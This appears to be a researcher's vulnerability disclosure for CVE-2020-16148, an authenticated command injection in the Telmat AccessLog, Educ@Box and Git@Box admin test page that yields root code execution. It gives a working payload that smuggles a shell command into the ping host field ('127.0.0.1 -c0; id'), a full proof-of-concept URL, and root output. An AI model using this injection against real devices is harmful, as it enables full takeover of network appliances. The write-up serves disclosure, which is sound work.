

- Articles
- Writeups
- Publications
- My CVEs
- |
- 
- |

CVE-2020-16148 - Telmat - Authenticated root RCE

September 20, 2020 One-minute read

Linux • CVEs

cve • authenticated • root • rce • exploit

- Title : Telmat - Authenticated root Remote Code Execution
- Author : @podalirius
- CVSS : 7.2 (High)
- CVSS Vector : CVSS:3.0/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Summary

An authenticated code injection on the “Administration avancée” (Advanced administration) page of Telmat AccessLog, Git@Box and Educ@Box with software version ≤ 6.0 (TAL_20180415) allows Remote Code Execution (RCE) as root.

Affected products

Manufacturer	Model	Software version
TelMat	AccessLog	≤ 6.0 (TAL_20180415)
TelMat	Educ@Box	≤ 6.0 (TAL_20180415)
TelMat	Git@Box	≤ 6.0 (TAL_20180415)

Exploitation

This vulnerability was tested on a Telmat AccessLog 6.0 (TAL_20180415):

Numéro de Série :		
Version Logicielle :	AccessLog 6.0	
Licence :	50 Utilisateurs	
Garantie Matérielle :	Express	28/05/2018
Release :	TAL_20180415	28/05/2018
Filtrage URL Cyren :	Inactif	
Langue :	FR	
Aide en ligne :	On	
Timeout Administration :	Inactif mn	

An attacker needs to have an account on the device with access to the administration interface. Then, the attacker goes on the “Administration avancée” (Advanced administration) of the administration panel, to use test tools :


`https://${TELMAT_IP}:${PORT}/services/cmd.php?lang=fr&CMD=ping&host=127.0.0.1`

This page allows an administrator to use ping, traceroute and other tools to debug the network configurations. However, the command input is not filtered and is directly executed by a shell. Therefore, we can simply inject commands directly into the system shell :

Command : ping
Payload : 127.0.0.1 -c0; id

Full POC URL : `https://${TELMAT_IP}:${PORT}/services/cmd.php?lang=fr&CMD=ping&host=127.0.0.1%20-c0%3B%20id`

We have there a Remote Code Execution (RCE), and furthermore we are directly root on the system :



The screenshot shows the Telmat AccessLog Administration interface. The top navigation bar includes 'Utilisateur', 'Accès Internet', 'Statistiques', 'Configuration', and 'Administration avancée'. The main content area is titled 'COMMANDES DE TESTS' and contains three panels: 'TESTS RESEAUX', 'ETAT SYSTEME', and 'CONFIGURATION RESEAU'. The 'TESTS RESEAUX' panel shows a list of tests (PING, Traceroute, NSLookUp, SCAN, DIG) with a 'Hostname / IP' field set to '127.0.0.1; id'. The 'ETAT SYSTEME' panel shows system status (Whodo, Disque, Processus, Temps, SCAN, RAZ Usine). The 'CONFIGURATION RESEAU' panel shows network configuration (Config Réseau, Netstat, Firewall). Below these panels, the output of the command 'ping -c5 127.0.0.1; id' is displayed, showing the results of the ping test and the system user information (uid=0(root), gid=0(root), groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)).

Mitigations

In order to patch this vulnerability you need to update your firmware to the latest version.